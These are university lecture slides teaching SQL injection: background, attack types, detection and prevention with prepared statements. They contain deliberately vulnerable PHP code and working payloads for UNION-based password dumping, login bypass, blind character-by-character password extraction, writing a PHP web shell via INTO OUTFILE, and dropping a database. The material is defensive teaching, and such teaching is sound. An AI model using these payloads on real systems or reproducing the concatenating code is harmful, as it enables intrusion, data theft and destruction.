

SQL Injection (SQLi)

Kameswari Chebrolu

Department of CSE, IIT Bombay

Outline

- Background
- What is SQL Injection (SQLi)?
- What is the impact?
- Examples of SQLi
- How to detect?
- How to prevent?

Background


- Relational database: most common form of data storage on servers
 - Organizes data into tables made of rows and columns
 - Can link information across multiple tables and analyse/present data
 - Such processing facilitated by code written in SQL (Structured Query Language)
 - Commands for data definition, query and manipulation (insert, update, and delete)

- **Schema:** Specifies tables contained in the database
- **Table:**
 - Rows store **records**
 - columns correspond to **attributes**

id	rollno	name	marks
1	1500534	Uma	89
2	1500546	Satish	56
3	1500523	Hari	75
4	1500587	Rajesh	67

Database Table “students” storing info about students

Relations between Tables



SELECT Query

id	name	dept_name	tot_cred
00128	Ravi	Comp. Sci.	102
12345	Shankar	Comp. Sci.	32
19991	Bhaskar	Economics	80
23121	Charan	Metallurgy	110
:	:	:	:

Database Table “student” storing info about students

```
SELECT * FROM student where id=12345;
```

→ Returns ‘12345 | Shankar | Comp. Sci. |32’

* : all attributes in
a record

```
SELECT tot_cred FROM student WHERE name = 'Charan';
```

→ Returns ‘110’

- **Dynamic** web pages:
 - Retrieve/update information in database based on parameters provided by user
 - Input can be either **explicitly** entered by the user (e.g form) or **implicitly** passed as part of a button/link click
 - Results in a GET/POST request

- Example of GET request:

<https://vulnerable-website.com/students.php?course=cs101>

- Parameters are attached after question mark (name=value pair)
- Results in a php script execution on server that calls the database
- Outputs some formatted list of students in this course obtained through “select” command


```
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Sample Form</title>
</head>
<body>
  <h2>Sample Form</h2>
  <form action="/students.php" method="get">
    <!-- Text input for the user's name -->
    <label for="course">Course Code:</label>
    <input type="text" id="course" name="course" required>

    <!-- Submit button to send the form data -->
    <input type="submit" value="Submit">
  </form>
</body>
</html>
```

Sample Form

Course Code:

Submit

<https://vulnerable-website.com/students.php?course=cs101>

```

<?php
//Create SQL query
$course = $_GET['course'];
$query = "SELECT * FROM students WHERE course = '$course' AND waitlist = 0";

// Connect to your database
$servername = "localhost";
$username = "username";
$password = "password";
$dbname = "database-name";

// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);
// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
//execute query
$out = $conn->query($query);

//Display query results
if ($out) {
    // Output data of each row
    while ($row = $out->fetch_assoc()) {
        echo "ID: " . $row["id"] . "<br>";
        echo "Rollno: " . $row["rollno"] . "<br>";
        echo "Name: " . $row["name"] . "<br>";
        echo "Course: " . $row["course"] . "<br>";
        echo "<hr>";
    }
} else {
    echo "0 results";
}
$conn->close();
?>

```

A PHP page that uses
SQL to display
student info

Typical SQL Functionality

- When a user signs up and chooses a username and password

- Server runs INSERT statement to create a new row in students table

- `INSERT INTO students (email, encrypted_password) VALUES ('student@example.com', 'YNM$1237H');`

- Next time student logs in,

- Server runs a SELECT statement to find the corresponding row in the table

- `SELECT * FROM students WHERE email = 'student@example.com' AND encrypted_password = 'YNM$1237H';`

- If student changes password
 - Server runs an UPDATE statement to update the corresponding row
 - `UPDATE students SET encrypted_password = 'BB45SK012#' WHERE email = 'student@example.com';`
- If student closes the account,
 - Server removes the row from the students table
 - `DELETE FROM students WHERE email = 'student@example.com'`

UNION Operator

- UNION operator can help retrieve data from other tables
 - Can combine the result-set of two or more SELECT statements.
 - Individual SELECT queries must return the same number of columns
 - Columns must also have similar data types

```
SELECT ID, name FROM student;
```

ID	name
128	Zhang
12345	Shankar
19991	Brandt
23121	Chavez
44553	Peltier
45678	Levy
54321	Williams
55739	Sanchez
70557	Snow
76543	Brown
76653	Aoi
98765	Bourikas
98988	Tanaka

```
SELECT ID, name FROM instructor;
```

ID	name
10101	Srinivasan
12121	Wu
15151	Mozart
22222	Einstein
32343	El Said
33456	Gold
45565	Katz
58583	Califieri
76543	Singh
76766	Crick
83821	Brandt
98345	Kim

```
SELECT ID, name FROM student UNION SELECT ID, name FROM instructor;
```

```
+-----+-----+
| ID    | name      |
+-----+-----+
| 128    | Zhang     |
| 12345   | Shankar   |
| 19991   | Brandt    |
| 23121   | Chavez    |
| 44553   | Peltier   |
| 45678   | Levy      |
| 54321   | Williams  |
| 55739   | Sanchez   |
| 70557   | Snow      |
| 76543   | Brown     |
| 76653   | Aoi       |
| 98765   | Bourikas  |
| 98988   | Tanaka    |
| 10101   | Srinivasan |
| 12121   | Wu        |
| 15151   | Mozart    |
| 22222   | Einstein  |
| 32343   | El Said   |
| 33456   | Gold      |
| 45565   | Katz       |
| 58583   | Califieri |
| 76543   | Singh     |
| 76766   | Crick     |
| 83821   | Brandt    |
| 98345   | Kim       |
+-----+-----+
```

Order by Clause

- ORDER BY clause is used to sort a result-set in ascending or descending order based on column(s)
 - ORDER BY can be specified by **index**, so no need to know the names of any columns


```
SELECT * FROM department;
```

dept_name	building	budget
Biology	Watson	90000.00
Comp. Sci.	Taylor	100000.00
Elec. Eng.	Taylor	85000.00
Finance	Painter	120000.00
History	Painter	50000.00
Music	Packard	80000.00
Physics	Watson	70000.00

```
SELECT * FROM department ORDER BY 3;
```

dept_name	building	budget
History	Painter	50000.00
Physics	Watson	70000.00
Music	Packard	80000.00
Elec. Eng.	Taylor	85000.00
Biology	Watson	90000.00
Comp. Sci.	Taylor	100000.00
Finance	Painter	120000.00

Outline

- ~~Background~~
- What is SQL Injection (SQLi)?
- What is the impact?
- Examples of SQLi
- How to detect?
- How to prevent?

SQL Injection

- Allows attacker to **inject code** into a SQL query via the input submitted
 - E.g.
<https://vulnerable-website.com/students.php?course=cs101>
 - Input submitted is “cs101”; replace that with code
 - Injected code alters, expands or replaces the query to change application behaviour
- Injection Vulnerabilities are in “**OWASP Top 10**”

Potential Impact

- Access data without authorisation
 - Passwords, credit-card details, personal information
- Alter data without authorisation
 - Create/modify records, add new users, change access control of users, delete data
- Subvert intended application behaviour based on data in the database
 - E.g. Trick an application into allowing login without a password
- Execute commands on the host OS

Outline

- ~~Background~~
- ~~What is SQL Injection (SQLi)?~~
- ~~What is the impact?~~
- Examples of SQLi
- How to detect?
- How to prevent?

Attacks Outline

- Access hidden data
 - From same table (as query)
 - From different tables via UNION attacks (different table from query)
- Subvert application behavior
- Blind SQL injection
 - Results of a query not returned in the application's response
- Examine database
 - Gather information about the database itself
- Execute commands on host OS

Access Hidden Data, Same Table

- Consider an ed-tech application that displays list of students registered in same course as user
- When user clicks on “List” button, the browser requests the URL: <https://vulnerable-website.com/students.php?course=cs101>
- Server (application) makes below SQL query to retrieve data:

```
SELECT * FROM students WHERE course = 'cs101' AND waitlist = 0
```

- all details (*) from the students table where the course is cs101 and students are not waitlisted (waitlist=0)

```
<?php
//Create SQL query
$course = $_GET['course'];
$query = "SELECT * FROM students WHERE course = '$course' AND waitlist = 0";

// Connect to your database
$servername = "localhost";
$username = "username";
$password = "password";
$dbname = "database-name";

// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);
// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
//execute query
$out = $conn->query($query);

//Display query results
if ($out) {
    // Output data of each row
    while ($row = $out->fetch_assoc()) {
        echo "ID: " . $row["id"] . "<br>";
        echo "Rollno: " . $row["rollno"] . "<br>";
        echo "Name: " . $row["name"] . "<br>";
        echo "Course: " . $row["course"] . "<br>";
        echo "<hr>";
    }
} else {
    echo "0 results";
}
$conn->close();
?>
```

A PHP page that uses
SQL to display
student info

- An attacker can construct something like:
<https://vulnerable-website.com/students.php?course=cs101'-- abc>

- Results in the SQL query:

```
SELECT * FROM students WHERE course = 'cs101'-- abc' AND waitlist = 0
```

- ' closes the string; double-dash sequence -- is a comment → ignore rest of the query
- Result: all students are displayed, even waitlisted ones → information disclosure

- Another attack:
<https://vulnerable-website.com/students.php?course=cs101'+OR+1=1--abc>

- Results in the SQL query:

```
SELECT * FROM students WHERE course = 'cs101' OR 1=1-- abc' AND waitlist = 0
```

- $1=1$ is always true \rightarrow the query will return all items in the table
- Result: all students in all courses (even ones attacker is not enrolled in), waitlisted or not are displayed \rightarrow even more information disclosure

Access Hidden Data, Different Table

- Possible via UNION operator
- Suppose application uses the below query:

```
SELECT name, course FROM students WHERE course = 'cs101'
```

- Note app SQL code is not using *, nor waitlist parameter

- Attacker can submit the input:
<https://vulnerable-website.com/students.php?course='+UNION+SELECT+username,+password+FROM+users-->
- Results in the SQL query:

```
SELECT name, course FROM students WHERE course = ' ' UNION SELECT  
username, password FROM users -- '
```

- Return all usernames and passwords from users table

Points to Note

- Original query returns two columns, both hold **string** data
 - The same is also displayed in some table for user to see!
- Database contains a table called users with columns username and password
 - Both these columns also hold **string** data
- We are assuming attacker somehow knows this information

Requirements

- To carry out a UNION attack, need to ensure:
 - How many columns are being returned from the original query?
 - Of these, what are of suitable data type to hold results from injected query?
 - Of these, what are being displayed back to user?

Determining No. of Columns

- How many columns are being returned from the original query?
- Can use ORDER BY clause

- <https://vulnerable-website.com/students.php?course=cs101>' + **ORDER BY 1 --**
- Resulting Query: `SELECT * FROM students WHERE course = 'cs101' ORDER BY 1 --`
- Use a series of payloads to order by different columns till database returns an error
 - 'ORDER BY 2 --
 - 'ORDER BY 3 --
 - etc
- When specified **column index exceeds** number of actual columns the database returns an error
 - E.g. “Error 1: could not prepare statement (ORDER BY term out of range)”
 - Note: HTTP response may or maynot return the error
 - If you can **detect some difference in response**, you can infer no of columns

- Another method:

<https://vulnerable-website.com/students.php?course=cs101>' + UNION +
SELECT + NULL -- abc

- Resulting Query: `SELECT * FROM students WHERE course = 'cs101' UNION SELECT NULL -- abc'`
- Use a series of payload specifying a different number of null values:
 - ' UNION SELECT NULL, NULL --
 - ' UNION SELECT NULL, NULL, NULL --
 - etc
- Number of nulls does not match the number of columns, the database returns an error
 - SELECTs to the left and right of UNION do not have the same number of result columns
- If matched, database returns an additional row containing null values in each column

Points to Note

- NULL ensures data types in each column is compatible with original
 - NULL is convertible to every commonly used data type
- Some databases require SELECT query to include FROM keyword and specify a valid table
 - In Oracle, can use built-in table called dual
 - E.g. ' UNION SELECT NULL FROM DUAL--

Determining column with right data type

- Data to be retrieved often in string form → need one or more columns in original query of same type
- Same series of UNION SELECT payloads can help
 - Place a string value into each column in turn
- Suppose original query has 3 columns, try
<https://vulnerable-website.com/students.php?course=cs101'+UNION+SELECT+'a',NULL,NULL-->
- Resulting Query: `SELECT * FROM students WHERE course = 'cs101'`
`UNION SELECT 'a',NULL,NULL -- '`

- Use a series of queries
 - ' UNION SELECT NULL,'a',NULL–
 - ' UNION SELECT NULL,NULL,'a'--
- If data type of a column not compatible with string will cause a database error
 - E.g. **conversion failed** when converting the varchar value 'a' to data type int
 - No error → application's response will contains injected string → relevant column is useful

Determining what is displayed to user?

- In the process followed in earlier slide, check for each column, when the character 'a' is appearing in the display
- Suppose total 4 columns are retrieved, of which column 1 and 4 are of the right data type.
- Further, only column 4 is being displayed to user
- Column 4 is the right column to target!

Retrieving Multiple Values in One Column

- Suppose original query returns only a single column but attacker needs to retrieve multiple column data. What then?
- Can **concatenate** values using a suitable separator
 - E.g. ' UNION SELECT concat(username,concat("~",password)) FROM users – abc
 - Values of the username and password fields, separated by the ~ character.
 - E.g. admin~45VB*43

Attacks Outline

- ~~Access hidden data~~
 - ~~— From same table~~
 - ~~— From different tables via UNION attacks~~
- Subvert application behavior
- Blind SQL injection
 - Results of a query not returned in the application's response
- Examine database
 - Gather information about the database itself

Subverting App Logic

- E.g. Bypass authentication
- User submits login info, following code runs


```

<?php
$username = $_POST['username'];
$password = hash('sha256',$_POST['password']) ;
$query = "SELECT * FROM users WHERE username = '$username' AND pwhash='$password'";

// Connect to your database
$servername = "localhost";
$username = "username";
$password = "password";
$dbname = "database-name";

// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);
// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
//execute query
$out = $conn->query($query);

// Check if there is at least one row returned
if ($out->num_rows > 0) {
    // Authentication successful
    $access = true;
    echo "Login successful!";
} else {
    // Authentication failed
    $access = false;
    echo "Invalid username or password!";
}

// Close the database connection
$conn->close();
?>

```

A sample code that does authentication based on PHP

- Attacker sets


Username: ' OR 1=1--

Password: (empty)

- Executing previous script results in

```
SELECT * FROM users WHERE username= ' ' OR 1=1-- ' AND  
pwdhash='X26&...'
```

Comment, rest of the line ignored



- Since $1=1$ is always true, query returns entire user table \rightarrow num of rows $> 0 \rightarrow$ Login successful

- If you know there is an admin account, can try
Username: admin'--
Password: blank

```
SELECT * FROM users WHERE username = 'admin'-- ' AND pwdhash='X26&...'
```

Query returns one row → Attacker successfully
logins as admin

Attacks Outline

- ~~Access hidden data~~
 - ~~— From same table~~
 - ~~— From different tables via UNION attacks~~
- ~~Subvert application behavior~~
- Blind SQL injection
 - Results of a query not returned in the application's response

Blind SQL Injection

- Application is vulnerable to SQL injection, but HTTP includes no details (results of SQL query or error)
 - E.g. `SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'o11YND34gf09xAqI'`
 - TrackingID is a cookie sent by browser
 - Results from query are used by **server application**
 - Not returned to User
 - But **app behavior is different** based on results
 - Query returns data → a welcome message is displayed
 - Else, “no user found” displayed or nothing shows
- Attacks seen so far ineffective since cannot see results

SQL Injection Attack

Course

CS101 (6 credits)

CS103 (3 credits)

DS303 (6 credits)

Blind SQL Injection Attack

Course

Welcome to course!

Course

Error: No course found!

Conditional Response

- Consider same example as before
 - `SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'o11YND34gf09xAqI'`
 - TrackingID is the Cookie's name
 - Results from query are used by app; not returned to User
 - But app behavior is different based on results
 - Query returns data, a welcome message is displayed
 - Else, maybe another message “no user found” displayed or nothing is displayed!

Testing the ground

- Suppose TrackingId=xyz
- Modify as follows:
 - TrackingId=xyz' AND '1'='1
 - Tracking Id is correct, so SQL query will return results AND '1'='1' is true → "Welcome back" message displayed
 - TrackingId=xyz' AND '1'='2
 - Second value is false → "Welcome back" message not displayed
- If this works, can determine answer to any single injected condition
 - Can extract data one character at a time.

Attack Details

- Suppose there is Users table columns Username and Password and also a user called admin
- How to determine password of admin?

- Try TrackingID as follows:

- xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Admin'), 1, 1)
> 'j

- SUBSTRING extracts characters from a string, start position and number to extract
 - Above extracts first character of the password
 - If "Welcome back" message displayed → first character of the password is greater than j

- xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Admin'), 1, 1)
> 'x

- If "Welcome back" message not displayed, first character of the password is not greater than x

- Can do a **binary search** and nail down a character which can be confirmed as
 - `xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Admin'), 1, 1) = 's`
- Repeat for every position to get the entire password

- Assumed there is a Users table and Username Admin
- Can verify this also via
 - TrackingId=xyz' AND (SELECT 'a' FROM users LIMIT 1) = 'a
 - If welcome message displayed → there is a table called users
 - TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='admin') = 'a
 - If welcome message displayed → there is a user called admin

- Can determine number of characters in password also, through a series of requests
 - TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='admin' AND LENGTH(password)>1) = 'a
 - TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='admin' AND LENGTH(password)>2) = 'a
 - etc
 - No "Welcome back" message → you have determined the length of the password

Error Based

- Suppose application's behavior does not change based on SQL query. What then?
 - Earlier conditional response based attack will not work
- Use conditions still but induce a database error if condition is true
 - Unhandled error thrown by database will cause some difference in the application's response

Testing the ground

- Try TrackingID as follows:
 - `xyz' AND (SELECT CASE WHEN (1=2) THEN 1/0 ELSE 'a' END) = 'a'`
 - CASE keyword test the condition, if true, returns 1/0; else returns 'a'
 - Since condition is false above, 'a' is returned → no error
 - `xyz' AND (SELECT CASE WHEN (1=1) THEN 1/0 ELSE 'a' END) = 'a'`
 - Since condition true, evaluates 1/0 which causes a database error

- Can extract password one character at a time as follows
 - Try TrackingID as follows:
 - xyz' AND (SELECT CASE WHEN (Username = 'Admin' AND SUBSTRING(password, 1, 1) > 'j') THEN 1/0 ELSE 'a' END FROM Users)='a'
 - Do a binary search and determine character one at a time

Verbose SQL Error Messages

- Misconfiguration of database can result in verbose error messages that reveal sensitive info
- E.g. TrackingId=xyz'
 - Inject a single quote which leads to syntax error
 - Verbose error message can be:
 - Unterminated string literal in SQL: `SELECT * FROM TrackedUsers WHERE TrackingId = 'xyz'`
 - Shows full query being used → helps construct valid queries
 - Note: TrackingId=xyz'-- (is a valid query)

Timing Delay based Attacks

- Can trigger time delays conditionally, depending on injected condition
 - SQL queries are processed synchronously → delay in execution of SQL query will delay HTTP response
 - Can use this delay to test truth of injected condition

Testing the ground

- TrackingId=xyz'; SELECT CASE WHEN (1=1) THEN SLEEP(10) ELSE SLEEP(0) END--
 - pg_sleep is a postgres function that delay execution for a given number of seconds
 - Since condition is true, condition will trigger delay of 10sec
- TrackingId=xyz'; SELECT CASE WHEN (1=2) THEN SLEEP(10) ELSE SLEEP(0) END--
 - Since condition is false, condition will not trigger any delay

- Retrieve password of Admin user, one character at a time using series of queries like below
- TrackingId=xyz'; SELECT CASE WHEN (username='administrator' AND SUBSTRING(password,1,1)='a') THEN SLEEP(10) ELSE SLEEP(0) END FROM users--

Examine Database

- Before attacks, useful to gather some information about the database
 - Type and **version** of the database software
 - MySQL, PostgreSQL, Oracle, Microsoft etc
 - Contents of the database in terms of **tables** and **columns**

- Can use **UNION** attacks for this
 - Commands below assume **one column of “string”** data type returned as part of database
- To determine version
 - E.g. 'UNION SELECT @@version-- (MySQL)
 - E.g. 'UNION SELECT version()-- (PostgreSQL/MySQL)
- To get the tables in a database
 - E.g. 'UNION SELECT * FROM information schema.tables-- (mySQL)
 - E.g. 'UNION SELECT * FROM all_tables-- (in Oracle)
- To list columns in a given table
 - 'UNION SELECT * FROM information schema.columns WHERE table name = 'Users'-- (mySQL)
 - 'UNION SELECT * FROM all_tab_columns WHERE table_name = 'USERS'-- (in oracle)

Code Execution

- Can use union attacks again for this

- Payload: ' UNION SELECT ' <?php
system(\$_GET['cmd']); ?>' INTO OUTFILE
' /var/www/html/shell.php' --

Altering Database

- So far looked at getting access to data!
- Can also make changes via **UPDATE** or **INSERT INTO** or **DROP**


```
<?php
$username = $_POST['username'];
$password = $_POST['oldpassword'];
$newpassword = $_POST['newpassword'];

$query = "UPDATE users SET password='$newpassword' WHERE username =
'$username' AND password='$password'";

// Connect to your database
$servername = "localhost";
$username = "username";
$password = "password";
$dbname = "database-name";

// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);
// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
//execute query
$out = $conn->query($query);

// Close the database connection
$conn->close();
?>
```

A sample code that updates
password based on PHP

- Attacker sets

```
Username: Chotu'; DROP DATABASE database-name--
```

- Executing previous script results in

```
UPDATE users SET password='67890' WHERE username = 'Chotu'; DROP DATABASE  
database-name-- ' AND password='12345'
```

- The entire database is deleted
 - Note: In PHP `mysqli::query()` does not permit multiple queries to be run, so above attack may not work unless code used `$mysqli->multi_query()`

Detection

- Code review
- Vulnerability scanning via automated testing of all parameters, headers, URL, cookies, JSON, SOAP, and XML data inputs
- Can also try static source (SAST) and dynamic application test (DAST) tools in the CI/CD pipeline

Prevention

- SQL arises mainly because of data and code being together
- Two methods
 - Filtering/Encoding
 - Prepared statements / Parameterised queries
(strong and best approach!)

Filtering+Encoding

- Before mixing user-provided data with code, filter the data
 - **Filter** (get rid of or **encode**) any character that can be **part of code** (e.g. ‘)
 - Chotu’ OR 1=1 -- (before encoding)
 - Chotu\’ OR 1=1 -- (after encoding)
 - **Parser will treat encoded character as data**
 - Many server-side libraries/frameworks have methods that can do this!
 - PHP’s mysqli::**real_escape_string()**
 - \$mysqli→**real_escape_string(\$_POST['username'])**;
- Not as secure, such filtering can be **bypassed!**

Prepared Statements

- Best prevention: separate code from data
 - Send code and data as separate channels; parser will not get code from data channel
- Prepared Statements: An optimization for improved performance
 - Not developed with security in mind, but helps here as well!

- **Prepared Statement:** Every SQL statement, database parses it and generates **binary code**
 - Else repeated execution of same statement with different data requires repeated parsing and code generation!
- Send SQL statement template to database with parameters (data) unspecified → SQL statement is prepared!
 - **Parsing, compilation and query optimization** done but not executed!
 - **Later bind values to parameters** and execute!
 - In different runs, **binary code (prepared statement)** is same, data is different!

Example

- `PREPARE query FROM "SELECT * FROM Users WHERE userID = ? AND pass=?";`
- `SET @u = "Chotu";`
- `SET @p = "wew$5#23.";`
- `EXECUTE query USING @u, @p;`
- `SET @u = "Lallu";`
- `SET @p = "w90qs*6#1";`
- `EXECUTE query USING @u, @p;`

- `SET @u = "Lallu'-- ";`
- `SET @p = "anything";`
- `EXECUTE query USING @u, @p;`

- In above:

- The username is treated as `"Lallu'-- "` and since there is no such user, it will return an empty set!

- PHP code

```
$sql = "SELECT * FROM Users WHERE userID = ? AND pass=?";  
$stmt = $conn->prepare($sql);
```

```
$userID = "Chotu";  
$pass = "wew$5#23.";   
$stmt->execute([$userID, $pass]);  
$result = $stmt->fetch();
```

```
echo $result; // 1  
echo "\n";
```

```
$userID = "Lallu'-- ";  
$pass = "anything";  
$stmt->execute([$userID, $pass]);  
$result = $stmt->fetch();
```

```
echo $result; // Nothing  
echo "\n";
```



Object-relational mapping (ORM)

- Many web server libraries and frameworks abstract away explicit construction of SQL statements
- Allow you to access data objects by using object-relational mapping
 - Map rows in database tables to code objects in memory!
 - Columns in the table correspond to properties of the object.

- Instead of writing raw SQL queries, developers work with high-level methods
 - Methods are typically more expressive and object-oriented
- Underhood, ORMs use **prepared statements** and usually handle escaping and **sanitization** of user input automatically
 - Note: most ORMs also have backdoors that allow the developer to write **raw SQL** if needed
 - This can be vulnerable to SQLi

Few real world SQLi

- Uber Blind SqLi:
<https://hackerone.com/reports/150156/>
- Drupal SQLi:
 - <https://hackerone.com/reports/31756/>
 - <https://www.sektioneins.de/advisories/advisory-012014-drupal-pre-auth-sql-injection-vulnerability.html>



References

- <https://portswigger.net/web-security/sql-injection/>
- <https://portswigger.net/web-security/sql-injection/cheat-sheet>
- https://owasp.org/www-community/attacks/SQL_Injection